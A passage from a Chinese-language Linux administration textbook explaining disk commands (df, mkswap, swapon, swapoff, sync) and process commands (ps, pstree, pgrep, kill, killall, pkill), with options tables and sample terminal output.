/dev/sda2        6512168 2554924   3619788  42% /
/dev/sdal        95054     27599     62335   31% /boot
```

范例 8-37：参数 -T 列出了文件系统的类型。

```
[root@oldboy ~]# df -T
Filesystem      Type  1K-blocks    Used Available Use% Mounted on
/dev/sda2        ext4    6512168 2554924   3619788  42% /
tmpfs          tmpfs    243112      0    243112   0% /dev/shm
/dev/sdal        ext4    95054     27599     62335   31% /boot
```

2. 生产案例

范例 8-38：向磁盘写入数据提示如下错误：No space left on device，然后通过 df -h 查看磁盘空间，结果发现磁盘没满，那么请问这可能是什么原因？

解答：

可能是 inode 数量被耗尽了。用 df -i 可查看 inode 的使用情况。

导致上述 inode 满的原因之一有如下几种情况：

Linux 系统目录 /var/spool/clientmqueue (CentOS 5.8 默认安装 sendmail 软件的邮件的临时队列目录) 或 /var/spool/postfix/maildrop/ (CentOS 6.6 默认安装 postfix 软件的邮件的临时队列目录) 很容易被大量小文件占满，导致出现 “No space left on device” 的错误。

原因分析：

系统中 crond 定时任务执行的程序有输出内容，输出内容会以邮件形式发给设置定时任务的用户，而若 Sendmail/Postfix 服务没有启动，则会产生类似下面代码所示的这些文件，时间长了就会把系统的 inode 数量耗尽，但是 block 的数量仍有剩余，所以使用 df -h 查看空间还有剩余。

```
[root@oldboy clientmqueue]# ls
dfr6CK23i9015933  dfrB55s1oZ018463  qfr6CK23i9015933  qfrB55s1oZ018463
dfr6DK27uT014323  dfrB55t1Da018489  qfr6DK27uT014323  qfrB55t1Da018489
dfr6EK22Rj001080  dfrB55u1Fa018515  qfr6EK22Rj001080  qfrB55u1Fa018515
dfr6FK21Pf031597  dfrB55v11s018538  qfr6FK21Pf031597  qfrB55v11s018538
.....
```

解决方法：

小文件太多，直接用 rm -f 删除会失败，显示参数过长的错误信息，这时需要用到

ls|xargs rm -f 命令进行删除。若想要根治，可采用如下方法。

因为主要是由定时任务引起的，所以可在定时任务后加上 >/dev/null 2>&1 来解决：

```
00 00 * * * /bin/sh /server/scripts/www_bak.sh >/dev/null 2>&1
```

8.13 mkswap：创建交换分区

8.13.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

mkswap 命令是在 Linux 系统里创建交换分区的工具，当系统没有交换分区或交换分区不够用时，可以新建一个交换分区。

【语法格式】

```
mkswap [option] [device]
mkswap [选项] [设备文件]
```

 说明：

在 mkswap 命令及后面的选项和设备文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 8-16 针对该命令的参数选项进行了说明。

表 8-16 mkswap 命令的参数选项及说明

参数 选项	解释说明
-c	建立交换分区之前，首先检查磁盘是否有损坏的区块
-f	强制执行操作

8.13.2 使用范例

范例 8-39：创建交换分区。

可以将一块磁盘分区后再针对某一个分区创建交换分区，也可以将整块磁盘创建为交换分区，但需要 -f 参数。

```
[root@oldboy ~]# mkswap /dev/sdb #<== 默认是不能用整块磁盘做交换分区的。
mkswap: /dev/sdb: warning: don't erase bootbits sectors
on whole disk. Use -f to force.
```

```
Setting up swap space version 1, size = 1048572 KiB
no label, UUID=39baa617-e13a-4ba9-b7ae-b867e2cb7bde
[root@oldboy ~]# mkswap -f /dev/sdb #<== 使用-f参数强制使用整块磁盘做交换分区。
Setting up swap space version 1, size = 1048572 KiB
no label, UUID=d401c82a-5047-4538-bfe0-2acf97971c07
# 接下来的操作见命令 swapon。
```

8.14 swapon：激活交换分区

8.14.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

使用 mkswap 命令创建交换分区后，分区并没有生效，还需要使用 swapon 命令使之生效。

【语法格式】

```
swapon [option]
swapon [选项]
```

② 说明：

在 swapon 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 8-17 针对该命令的参数选项进行了说明。

表 8-17 swapon 命令的参数选项及说明

参数 选项	解 释 说 明
-s	显示所有交换分区的信息

8.14.2 使用范例

范例 8-40：激活交换分区。

已知 swap 分区激活之前，sdb 盘的大小是 1GB。

```
[root@oldboy ~]# free -m #<==free 命令可以查看系统内存包括虚拟内存 swap 交换分区，后面会讲。
              total        used        free      shared  buffers   cached
Mem:       475         161         313          0         25         52
-/+ buffers/cache:     84         391
```

```

Swap:      1023          0      1023      #<==swap 分区 1023MB。
[root@oldboy ~]# swapon /dev/sdb           #<==激活 swap 分区。
[root@oldboy ~]# free -m
              total        used         free       shared      buffers      cached
Mem:        475          164         311          0          0          25          52
-/+ buffers/cache:     86         389
Swap:      2047          0      2047
#<== swap 分区增加了一个 G, 说明该配置已经生效了。

```

范例 8-41：查看交换分区。

```

[root@oldboy ~]# swapon -s  #<==使用 -s 选项可以看到有两个交换分区。
Filename            Type      Size   Used  Priority
/dev/sda2           partition 1048572  0      -1
/dev/sdb             partition 1048572  0      -2

```

8.15 swapoff：关闭交换分区

8.15.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

如果需要回收磁盘资源，则可以使用 swapoff 关闭交换分区释放磁盘空间。

【语法格式】

```

swapoff [option]
swapoff [选项]

```

● 说明：

- 1) 在 swapoff 命令及后面的选项里，每个元素之间都至少要有一个空格。
- 2) 在关闭交换分区时，需要确保交换分区没有被使用。否则系统会提示“device is busy” 的错误信息。

【选项说明】

表 8-18 针对该命令的参数选项进行了说明。

表 8-18 swapoff 命令的参数选项及说明

参数选项	解释说明
-a	关闭所有交换分区

8.15.2 使用范例

范例 8-42：关闭交换分区。

```
[root@oldboy ~]# swapoff /dev/sdb    #<== 关闭 /dev/sdb 交换分区。
[root@oldboy ~]# free -m
      total        used        free      shared      buffers      cached
Mem:       475         162         313          0          0         25         52
-/+ buffers/cache:       84         390
Swap:      1023          0        1023  #<== swap 分区变成 1023MB。
[root@oldboy ~]# swapoff -a  #<== 关闭所有交换分区。
[root@oldboy ~]# free -m
      total        used        free      shared      buffers      cached
Mem:       475         161         313          0          0         25         52
-/+ buffers/cache:       83         391
Swap:          0          0          0  #<== swap 分区变成 0MB。
```

8.16 sync：刷新文件系统缓冲区

8.16.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

sync 命令会将内存缓冲区内的数据强制刷新到磁盘。

【语法格式】

```
sync [option]
sync [选项]
```

● 说明：

在 sync 命令及后面的选项里，每个元素之间都至少要有一个空格。

【使用场景】

Linux 内核为了达到最佳的磁盘操作效率，默认会先在内存中将需要写入到磁盘的数据缓存起来，然后等待合适的时机将它们真正写入到磁盘中，这在绝大多数情况下都是没有任何问题的，而且还提高了系统的效率，但是如果系统出现宕机、掉电等情况，就可能会导致有些文件内容没能保存下来。当然，在 Linux 系统正常关机或者重启时，会将缓冲区中的内容自动同步到磁盘中。我们也可以手工执行 sync 命令，将内存中的文件缓冲内容强制写到磁盘中。

但是通常情况下没有必要执行这个命令，一是Linux内核会尽快让内存中的数据自动同步到磁盘上去，二是我们也无法预计什么时候会宕机、掉电。

8.16.2 使用范例

范例 8-43：手动将数据从缓冲区刷到磁盘中并重启系统。

```
[root@oldboy ~]# sync    #<== 多次执行 sync 命令，命令没有任何输出。  
[root@oldboy ~]# sync  
[root@oldboy ~]# reboot
```



第 9 章

Linux 进程管理命令

9.1 ps：查看进程

9.1.1 命令详解

【命令星级】 ★★★★★

【功能说明】

ps 命令用于列出执行 ps 命令的那个时刻的进程快照，就像用手机给进程照了一张照片。如果想要动态地显示进程的信息，就需要使用 top 命令，该命令类似于把手机切换成录像模式。

【语法格式】

```
ps [option]  
ps [选项]
```

说明：

- 1) 在 ps 命令及后面的选项里，每个元素之间都至少要有一个空格。
- 2) 因为 ps 命令能够支持多种系统（Linux\UNIX 等），所以选项较多。但是学习时只需要掌握常用的参数即可。
- 3) 因为 ps 命令的功能实在是太多了，26 个字母已经满足不了，因此在 ps 命令的参数中有类似

于 -a 与 a 这 2 种写法，这 2 种写法的功能是不一样的。

- 4) 参数的格式具体如下。
- UNIX 格式：一个 “-” 开头。
 - BSD 格式：没有 “-” 开头。
 - GNU 长格式：两个 “-” 开头。

【选项说明】

表 9-1 针对该命令的参数选项进行了说明。

表 9-1 ps 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-a	显示所有终端下执行的进程
a	显示与终端相关的所有进程，包含每个进程的完整路径 *
x	显示与终端无关的所有进程 *
u	显示进程的用户信息 *
-u	显示指定用户相关的进程信息
-e	显示所有进程 *
-f	额外显示 UID、PPID、C 与 STIME 栏位 *
f	显示进程树
-H	显示进程树
-l	以详细的格式来显示进程的状况
-o	自定义输出指定的字段，以逗号分隔
--sort key	key 表示为指定字段排序，默认升序，+key 升序，-key 降序

如果读者有兴趣，可以通过 man ps 命令查看帮助，你也将高兴地发现，能够查到很多很复杂的内容。

9.1.2 使用范例

范例 9-1：ps 命令不接任何参数。

```
[root@coldboy ~]# ps
  PID TTY      TIME CMD
 2000 pts/1    00:00:00 bash
 2080 pts/1    00:00:00 ps
```

默认情况下，ps 命令不接任何参数时，输出的是使用者当前所在终端（窗口）的进程，

其输出结果中的各项说明如下。

- PID 是进程的标识号。
- TTY 是进程所属的终端控制台。
- TIME 列是进程所使用的总的 CPU 时间。
- CMD 列是正在执行的命令行。

范例 9-2：ps 命令常用操作组合（命令 1）。

首先来看一下使用 UNIX 格式输出每个进程信息的方法。

```
[root@oldboy ~]# ps -ef #<== UNIX 格式参数，使用 -e 参数显示所有进程，使用 -f 参数  
额外显示 UID、PPID、C 与 STIME 标位。
```

UID	PID	PPID	C	STIME	TTY	TIME	CMD
root	1	0	0	11:18	?	00:00:01	/sbin/init
root	2	0	0	11:18	?	00:00:00	[kthreadd]
root	3	2	0	11:18	?	00:00:00	[migration/0]
root	4	2	0	11:18	?	00:00:00	[ksoftirqd/0]
root	5	2	0	11:18	?	00:00:00	[stopper/0]
root	6	2	0	11:18	?	00:00:00	[watchdog/0]
root	7	2	0	11:18	?	00:00:25	[events/0]
root	8	2	0	11:18	?	00:00:00	[events/0]
root	9	2	0	11:18	?	00:00:00	[events_long/0]
root	10	2	0	11:18	?	00:00:00	[events_power_ef]
root	11	2	0	11:18	?	00:00:00	[cgroup]
root	12	2	0	11:18	?	00:00:00	[khelper]
root	13	2	0	11:18	?	00:00:00	[netns]
root	14	2	0	11:18	?	00:00:00	[async/mgr]
root	15	2	0	11:18	?	00:00:00	[pm]
root	16	2	0	11:18	?	00:00:00	[sync_supers]
.....							

输出信息中各列的说明如下。

- UID：进程被该 UID 所拥有。
- PID：进程的标识号。
- PPID：进程的父进程的标识号。
- C：CPU 使用的资源百分比。
- STIME：进程开始的时间。
- TTY：该进程是在哪个终端机上面运作，若与终端机无关，则显示“？”，另外，tty1-tty6 是本机上面的登入者进程，若为 pts/0 等，则表示为由网络连接进主机的进程。
- TIME：进程所使用的总的 CPU 时间。
- CMD：正在执行的命令行。

下面是 ps 与 grep 的组合用法，用于查找特定进程，比如查找 sshd 进程等。

```
[root@oldboy ~]# ps -ef|grep ssh #<== 使用 grep 查找关键字 ssh。
```

root	1297	1	0	11:18	?	00:00:00	/usr/sbin/sshd
root	1945	1297	0	16:18	?	00:00:00	sshd: root@pts/0
root	1998	1297	0	16:26	?	00:00:00	sshd: root@pts/1
root	2100	2000	0	17:10	pts/1	00:00:00	grep ssh

范例 9-3：ps 命令常用操作组合（命令 2）。

这里使用 BSD 语法格式显示每个进程信息。

[root@oldboy ~]# ps aux #<== BSD 格式参数，使用 a 选项和 x 选项显示所有进程， 使用 u 选项显示进程的用户信息。										
USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.3	19232	1512	?	Ss	11:18	0:01	/sbin/init
root	2	0.0	0.0	0	0	?	S	11:18	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S	11:18	0:00	[migration/0]
root	4	0.0	0.0	0	0	?	S	11:18	0:00	[ksoftirqd/0]
root	5	0.0	0.0	0	0	?	S	11:18	0:00	[stopper/0]
root	6	0.0	0.0	0	0	?	S	11:18	0:00	[watchdog/0]
root	7	0.1	0.0	0	0	?	S	11:18	0:25	[events/0]
root	8	0.0	0.0	0	0	?	S	11:18	0:00	[events/0]
root	9	0.0	0.0	0	0	?	S	11:18	0:00	[events_long/0]
root	10	0.0	0.0	0	0	?	S	11:18	0:00	[events_power_ef]
root	11	0.0	0.0	0	0	?	S	11:18	0:00	[cgroupl]
root	12	0.0	0.0	0	0	?	S	11:18	0:00	[khelper]
root	13	0.0	0.0	0	0	?	S	11:18	0:00	[netns]
root	14	0.0	0.0	0	0	?	S	11:18	0:00	[async/mgr]
root	15	0.0	0.0	0	0	?	S	11:18	0:00	[pm]
root	16	0.0	0.0	0	0	?	S	11:18	0:00	[sync_supers]
.....										

输出信息中各列的说明如下。

- USER：该进程属于的用户。
- PID：该进程的进程号。
- %CPU：该进程使用掉的 CPU 资源百分比。
- %MEM：该进程所占用的物理内存百分比。
- VSZ：该进程使用掉的虚拟内存量（单位为 Kbytes）。
- RSS：该进程占用的固定的内存量（单位为 Kbytes）。
- TTY：该进程是在哪个终端机上面运作的，若与终端机无关，则显示“？”，另外，tty1-tty6 是本机上面的登入者进程，若为 pts/0 等，则表示为由网络连接进主机的进程。
- STAT：该进程目前的状态，主要的状态包括如下几种。
 - R：正在运行，或者是可以运行。
 - S：正在中断睡眠中，可以由某些信号（signal）唤醒。
 - D：不可中断睡眠。

- T: 正在侦测或者是停止了。
- Z: 已经终止，但是其父进程无法正常终止它，从而变成 zombie (僵尸) 进程的状态。
- +: 前台进程。
- I: 多线程进程。
- N: 低优先级进程。
- <: 高优先级进程。
- s: 进程领导者。
- L: 已将页面锁定到内存中。
- START: 该进程被触发启动的时间。
- TIME: 该进程实际使用 CPU 运作的时间。
- COMMAND: 该进程的实际命令。

范例 9-4: 显示指定用户的相关进程信息。

```
[root@oldboy ~]# ps -u root #<==UNIX 格式参数，使用参数 -u 显示指定用户相关的进程信息。
  PID TTY          TIME CMD
 1 ?    00:00:01 init
 2 ?    00:00:00 kthreadd
 3 ?    00:00:00 migration/0
 4 ?    00:00:00 ksoftirqd/0
 5 ?    00:00:00 stopper/0
 6 ?    00:00:00 watchdog/0
 7 ?    00:00:25 events/0
.....
```

范例 9-5: 以详细的格式显示进程状况。

```
[root@oldboy ~]# ps -l #<== UNIX 格式参数，使用参数 -l 以详细的格式显示进程的状况。
F S   UID   PID  PPID C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S     0  2000  1998 0  80    0 - 27085 wait    pts/1    00:00:00 bash
4 R     0  2101  2000 0  80    0 - 27033 -      pts/1    00:00:00 ps
```

输出信息中各列的说明如下。

- F: 代表这个进程的标志 (flag)，4 代表使用者为 super user。
- S: 代表这个进程的状态 (STAT)，前面已经讲解过。
- UID: 进程被该 UID 所拥有。
- PID: 进程的标识号。
- PPID: 父进程的 ID。
- C: CPU 使用的资源百分比。
- PRI: Priority (优先执行序) 的缩写。
- NI: Nice 值。

- ADDR：指出该进程在内存的哪个部分。如果是个 running 的进程，则一般是“-”。
- SZ：使用掉的内存大小。
- WCHAN：目前这个进程是否正在运作当中，若为“-”则表示正在运作。
- TTY：该进程是在哪个终端机上面运作的，若与终端机无关，则显示“？”，另外，tty1-tty6 是本机上面的登入者进程，若为 pts/0 等，则表示为由网络连接进主机的进程。
- TIME：该进程实际使用 CPU 运作的时间。
- CMD：该进程的实际命令。

范例 9-6：显示进程树。

```
[root@oldboy ~]# ps -eH  #<==UNIX 格式参数，使用 -e 参数显示所有进程，使用 -H 参数显示
进程树。
 PID  TTY      TIME CMD
 -----
 531 ?        00:00:00  udevd
 954 ?        00:00:00  udevd
 1277 ?        00:00:00  rsyslogd
 1297 ?        00:00:00  sshd
 1945 ?        00:00:00  sshd
 1947 pts/0    00:00:00  bash
 1969 pts/0    00:00:00  man
 1972 pts/0    00:00:00  sh
 1973 pts/0    00:00:00  sh
 1977 pts/0    00:00:00  less
 1998 ?        00:00:00  sshd
 2000 pts/1    00:00:00  bash
 2387 pts/1    00:00:00  ps
 1309 1309    1309 ?        00:00:00  crond
-----
[root@oldboy ~]# ps axf  #<==BSD 格式参数，使用 a 和 x 参数显示所有进程，使用 f 参数显示进程树。
PID TTY      STAT   TIME COMMAND
 2 ?        S      0:00  [kthreadd]
 3 ?        S      0:00  \_ [migration/0]
 4 ?        S      0:00  \_ [ksoftirqd/0]
 5 ?        S      0:00  \_ [stopper/0]
 6 ?        S      0:00  \_ [watchdog/0]
 7 ?        S      0:11  \_ [events/0]
 8 ?        S      0:00  \_ [events/0]
 9 ?        S      0:00  \_ [events_long/0]
10 ?        S      0:00  \_ [events_power_ef]
-----
```

范例 9-7：输出指定的字段。

(1) AIX 格式：ps -eo "%p %y %x %c"

语法说明：-e 是显示所有进程，-o 表示可以自定义输出指定的字段，以逗号分隔，其

支持的字段见下面的代码。

AIX FORMAT DESCRIPTORS #<==man ps 查询这个字段		
CODE	NORMAL	HEADER
代码	标准含义	命令行表头内容
%C	pcpu	%CPU
%G	group	GROUP
%P	ppid	PPID
%U	user	USER
%a	args	COMMAND
%c	comm	COMMAND
%g	rgrp	RGROUP
%n	nice	NI
%p	pid	PID
%r	pgid	PGID
%t	etime	ELAPSED
%u	ruser	RUSER
%x	time	TIME
%y	tty	TTY
%z	vsz	VSZ

(2) 标准格式：ps -eo pid,user,args --sort pid

其支持的字段比较多，请大家查询 man ps 并搜索 STANDARD FORMAT SPECIFIERS 来了解。

```
[root@oldboy ~]# ps -o pid,ppid,pgrp,session,tpgid,comm #<==o 后面接上要显示的字
段，可以和命令结果的第一行进行对比。
  PID  PPID  PGID  SESS  TPGID COMMAND
 2000  1998  2000  2000  2395 bash
 2395  2000  2395  2000  2395 ps
查看进程并按 vsz 列从大到小排列，--sort vsz 或 --sort +vsz 表示从小到大升序排列，--sort -vsz 表示从大到小降序排列。
[root@oldboy ~]# ps -eo "%C : %p : %z : %a" --sort -vsz
%CPU : PID : VSZ : COMMAND
0.0 : 1282 : 255424 : /sbin/rsyslogd -i /var/run/syslogd.pid -c 5
0.0 : 1314 : 116856 : crond
0.0 : 3185 : 108340 : -bash
0.0 : 3228 : 108340 : -bash
0.0 : 3557 : 108340 : -bash
....
```

查看某个进程在哪个 CPU 上运行：

```
[root@oldboy ~]# ps -eo pid,args,psr
  PID COMMAND          PSR
 1 /sbin/init          0
 2 [kthreadd]          0
 3 [migration/0]        0
```

```
4 [ksoftirqd/0]          0
5 [stopper/0]            0
....
```

9.2 pstree：显示进程状态树

9.2.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

pstree 命令以树形结构显示进程和进程之间的关系。

【语法格式】

```
pstree [option] [<PID>/<user>]
pstree [选项] [<进程号 / 用户>]
```

说明：

- 1) 在 pstree 命令及后面的选项和进程号（用户）里，每个元素之间都至少要有一个空格。
- 2) 如果不指定进程的 PID 号，或者不指定用户名，则会以 init 进程为根进程，显示系统的所有进程信息；若指定用户或 PID，则将以用户或 PID 为根进程，显示用户或 PID 对应的所有进程。

【选项说明】

表 9-2 针对该命令的参数选项进行了说明。

表 9-2 pstree 命令的参数选项及说明

参数选项	解释说明
-a	显示启动每个进程对应的完整指令，包含启动进程的路径、参数等
-c	不精简显示进程信息，即显示的进程中包含子进程和父进程
-h	对现在执行的程序进行特别标注
-n	根据进程 PID 号来排序输出，默认是以程序名称排序输出的
-p	显示进程的 PID
-u	显示进程对应的用户名

9.2.2 使用范例

范例 9-8：显示进程树。

```
[root@oldboy ~]# pstree #<-- 若不指定进程的 PID 号，或者不指定用户名，则会以 init 进程
为根进程，显示系统的所有进程信息。
```

```

init —— crond
|—— login —— bash
|—— 5*[mingetty]
|—— rsyslogd —— 3*[{rsyslogd}]
|—— sshd —— sshd —— bash —— pstree
└—— udevd —— 2*[udevd]

```

范例 9-9：显示指定用户的进程。

```

[root@oldboy ~]# pstree mysql #<==mysql 是系统的用户名。
mysql —— 15*[{mysqld}] #<== 该输出显示了 mysql 用户下对应的进程为 mysqld，并且
                           mysqld 进程拥有 15 个线程。
[root@oldboy ~]# pstree -c -p mysql #<== 使用 -c 选项显示所有进程，包含子进程和父进程。
                           使用 -p 选项显示进程的进程号。
mysqld(582) —— {mysqld}(584)
    |—— {mysqld}(587)
    |—— {mysqld}(588)
    |—— {mysqld}(589)
    |—— {mysqld}(590)
    . . . 省略若干 ...
    |—— {mysqld}(603)

```

范例 9-10：显示进程所属的用户。

```

[root@oldboy ~]# pstree -u #<== 使用 -u 选项显示进程对应的用户名。
init —— AliHids —— 8*[{AliHids}]
|—— AliYunDun —— 8*[{AliYunDun}]
|—— AliYunDunUpdate —— 3*[{AliYunDunUpdate}]
|—— aegis_quartz —— 4*[{aegis_quartz}]
|—— crond
|—— gshellid —— 3*[{gshellid}]
|—— memcached(memcached) —— 5*[{memcached}]
|—— 6*[mingetty]
|—— mysqld_safe —— mysqld(mysql) —— 15*[{mysqld}]
|—— nginx —— nginx(nginx)
|—— nsqd(nsqd) —— 7*[{nsqd}]
|—— php-fpm —— 5*[{php-fpm(nginx)}]
|—— qrsboxcli —— 6*[{qrsboxcli}]
|—— rsyslogd —— 3*[{rsyslogd}]
|—— sshd —— sshd —— sshd(oldboy) —— bash —— sudo(root) —— su —— bash ——
                           pstree
|—— udevd —— 2*[udevd]

```

9.3 pgrep：查找匹配条件的进程

9.3.1 命令详解

【命令星级】 ★★★★★

【功能说明】

pgrep 命令可以查找匹配条件的进程号。

【语法格式】

```
pgrep [option] [pattern]
pgrep [选项] [匹配条件]
```

说明：

在 pgrep 命令及后面的选项和匹配条件里，每个元素之间都至少要有一个空格。

【选项说明】

表 9-3 针对该命令的参数选项进行了说明。

表 9-3 pgrep 命令的参数选项及说明

参数选项	解释说明
-u	显示指定用户的所有进程号

9.3.2 使用范例

范例 9-11：显示指定进程的 pid 命令。

```
[root@oldboy ~]# pgrep crond #<==pgrep 命令可以看作 ps 命令和 grep 命令的结合，pgrep 命令指定过滤 crond 字段，获取到 crond 进程的进程号。
1304
```

范例 9-12：显示指定用户的所有进程号。

```
[root@oldboy ~]# pgrep -u root #<==使用 -u 选项显示指定 root 用户的所有进程号。
1
2
3
4
5
.....
```

9.4 kill：终止进程

9.4.1 命令详解

【命令星级】 ★★★★★

【功能说明】

kill 命令能够终止你希望停止的进程。

【语法格式】

```
kill [option] [pid]
kill [选项] [进程号]
```

说明：

在 kill 命令及后面的选项和进程号里，每个元素之间都至少要有一个空格。

【选项说明】

表 9-4 针对该命令的参数选项进行了说明。

表 9-4 kill 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-l	列出全部的信号名称
-p	指定 kill 命令只打印相关进程的进程号，而不发送任何信号
-s	指定要发送的信号 *

9.4.2 使用范例

范例 9-13：列出所有信号的名称。

```
[root@oldboy ~]# kill -l    #<== 参数-l 显示系统的所有信号。
 1) SIGHUP      2) SIGINT      3) SIGQUIT      4) SIGILL      5) SIGTRAP
 6) SIGABRT     7) SIGBUS      8) SIGFPE       9) SIGKILL     10) SIGUSR1
11) SIGSEGV     12) SIGUSR2     13) SIGPIPE      14) SIGALRM     15) SIGTERM
16) SIGSTKFLT   17) SIGCHLD     18) SIGCONT      19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG       24) SIGXCPU     25) SIGXFSZ
26) SIGVTALRM   27) SIGPROF     28) SIGWINCH    29) SIGIO       30) SIGPWR
31) SIGSYS     34) SIGRTMIN    35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3
38) SIGRTMIN+4  39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12 47) SIGRTMIN+13
48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14 51) SIGRTMAX-13 52) SIGRTMAX-12
53) SIGRTMAX-11 54) SIGRTMAX-10 55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7
58) SIGRTMAX-6  59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
[root@oldboy ~]# kill -l SIGKILL  #<== 可以使用 -l 参数对信号名和数字信号互换。
9
[root@oldboy ~]# kill -l 9
KILL
```

表 9-5 对常用信号进行了说明。

表 9-5 常用信号

信 号	说 明
HUP(1)	挂起，通常因终端掉线或用户退出而引发
INT(2)	中断，通常是按下 Ctrl+c 组合键来发出这个信号
QUIT(3)	退出，通常是按下 Ctrl+\ 组合键来发出这个信号
KILL(9)	立即结束进程的运行
TERM(15)	终止，通常在系统关机时发送
TSTP(20)	暂停进程的运行，通常是按下 Ctrl+z 组合键来发出这个信号

更多细节请参考 signal 在线手册的第七部分 (man 7 signal)。

范例 9-14：终止进程。

kill 指令默认使用的信号为 15，用于结束进程。如果进程忽略此信号，则可以使用信号 9 强制终止进程。

一般是先通过 ps 等命令获取到要终止进程的进程号，然后直接使用“kill 进程号”就可以了。

```
kill 2203      #<== kill 命令默认使用的信号为 15，这种格式也是最常用的。
kill -s 15 2203 #<== 这种格式使用 -s 参数明确指定发送值为 15 的信号，效果和 kill 2203 一样。
kill -15 2203  #<== 上面的 -s 15 可以简写为 -15。
```

如果用上面的方法还是无法终止进程，那么我们就可以用 KILL(9) 信号强制终止进程。

```
kill -9 2203    #<== 信号 9 会强行终止进程，这会带来一些副作用，如数据丢失，或者终端无法恢复到正常状态等，因此应尽量避免使用，除非进程使用其他信号无法终止。
```

9.4.3 扩展：特殊信号 0 的应用案例

在 kill 的所有信号中，有一个十分特殊的信号值 0，使用格式为 kill -0 \$pid。其中的 -0 表示不发送任何信号给 \$pid 对应的进程，但是仍然会对 \$pid 是否存在对应的进程进行检查，如果 \$pid 对应的进程已存在，则返回 0，若不存在则返回 1。下面是系统参考脚本 /etc/init.d/mysqlld。

```
'stop')
# Stop daemon. We use a signal here to avoid having to know the
# root password.

if test -s "$mysqld_pid_file_path"
then
  mysqld_pid=`cat "$mysqld_pid_file_path"
```

```

if (kill -0 $mysqld_pid 2>/dev/null) #<-- 验证 $mysqld pid 值对应的进程是否存在。
then
    echo $echo_n "Shutting down MySQL"
    kill $mysqld_pid
    # mysqld should remove the pid file when it exits, so wait for it.
    wait_for_pid_removed "$mysqld_pid" "$mysqld_pid_file_path"; return_value=$?
else
    log_failure_msg "MySQL server process #$mysqld_pid is not running!"
    rm "$mysqld_pid_file_path"
fi

```

应用：大家如果想要写一个管理系统服务的脚本，则可以使用这个技巧。

案例参考：<http://oldboy.blog.51cto.com/2561410/1945183>。

9.5 killall：通过进程名终止进程

9.5.1 命令详解

【命令星级】 ★★★★★

【功能说明】

使用 kill 命令终止进程还需要先获取进程的 pid 进程号，这个过程有点繁琐，而使用 killall 命令就可以直接用“killall 进程名”这种形式终止进程。

【语法格式】

```
killall [option] [name]
killall [选项] [进程名]
```

说明：

在 killall 命令及后面的选项和进程名里，每个元素之间都至少要有一个空格。

【选项说明】

表 9-6 针对该命令的参数选项进行了说明。

表 9-6 killall 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-e	对于很长的名字，要求能够准确匹配。默认情况下，如果一个进程名的长度超过了 15 个字符，则无法使用整个名字（溢出了）。在这种情况下，killall 会终止所有匹配名字前 15 个字符的所有进程。而 -e 参数的作用是忽略模糊匹配项目。如果同时指定了 -v 选项，则 killall 会针对每个忽略的记录打印一条消息

(续)

参数选项	解释说明(带*的为重点)
-I	不区分大小写匹配
-g	终止属于该进程组的进程
-i	在终止进程之前询问是否确认
-l	列出所有已知的信号名
-q	如果没有进程终止则不提示
-r	使用正则表达式匹配要终止的进程名称
-s	用指定的信号代替默认信号
-u	终止指定用户的进程*
-v	报告信号是否发送成功
-w	等待所有被终止的进程死去。killall 每秒都会检查一次被终止的进程是否仍然存在，其仅在都死光后才返回。注意，如果信号被忽略，或者没有起作用，或者进程停留在僵尸状态，那么 killall 可能会永久等待*

9.5.2 使用范例

范例 9-15：终止定时任务服务进程的例子。

首先要知道定时任务的进程名是 crond，终止该进程的命令如下：

```
[root@oldboy ~]# killall crond
[root@oldboy ~]# killall crond #<== 用 killall 终止进程可多执行几次。
crond: no process killed          #<== 等到看到这种结果就证明进程已经死掉了，前提是名称要正确。
[root@oldboy ~]#
[root@oldboy ~]# /etc/init.d/crond start    #<== 这是启动定时任务服务的命令。
Starting crond:                           [ OK ]
[root@oldboy ~]# killall -w crond   #<== 使用 -w 参数，会看到等待几秒后结束命令操作。
[root@oldboy ~]# killall -w crond
crond: no process killed
```

范例 9-16：终止指定用户的所有进程。

```
[root@oldboy ~]# killall -u oldboy nginx #<== 这种方式可以终止所有归属于 oldboy 用户的 nginx 进程，在《跟老男孩学习 Linux 运维：Web 集群实战》一书中有配置 Nginx 服务监牢模式，采取的就是普通用户启动服务，此时可以指定用户杀死应用用户启动的某一服务的所有进程。
```

9.6 pkill：通过进程名终止进程

9.6.1 命令详解

【命令星级】 ★★★★★

【功能说明】

`pkill` 命令可通过进程名终止指定的进程。使用 `killall` 终止进程需要连续执行几次，而 `pkill` 可以杀死指定进程及其所有子进程。

【语法格式】

```
pkill [option] [name]
pkill [选项] [进程名]
```

说明：

在 `pkill` 命令及后面的选项和进程名里，每个元素之间都至少要有一个空格。

【选项说明】

表 9-7 针对该命令的参数选项进行了说明。

表 9-7 `pkill` 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-t 终端	杀死指定终端的进程 *
-u 用户	杀死指定用户的进程 *

9.6.2 使用范例

范例 9-17：通过进程名终止进程。

```
[root@oldboy ~]# /etc/init.d/crond status    #<== 查看定时任务程序的运行状态。
crond (pid 1339) is running...
[root@oldboy ~]# pkill crond   #<== 终止定时任务进程。
[root@oldboy ~]# /etc/init.d/crond status    #<== 再次查看定时任务程序的运行状态。
crond dead but subsys locked  #<== 进程被终止。
```

范例 9-18：通过终端名终止进程。

```
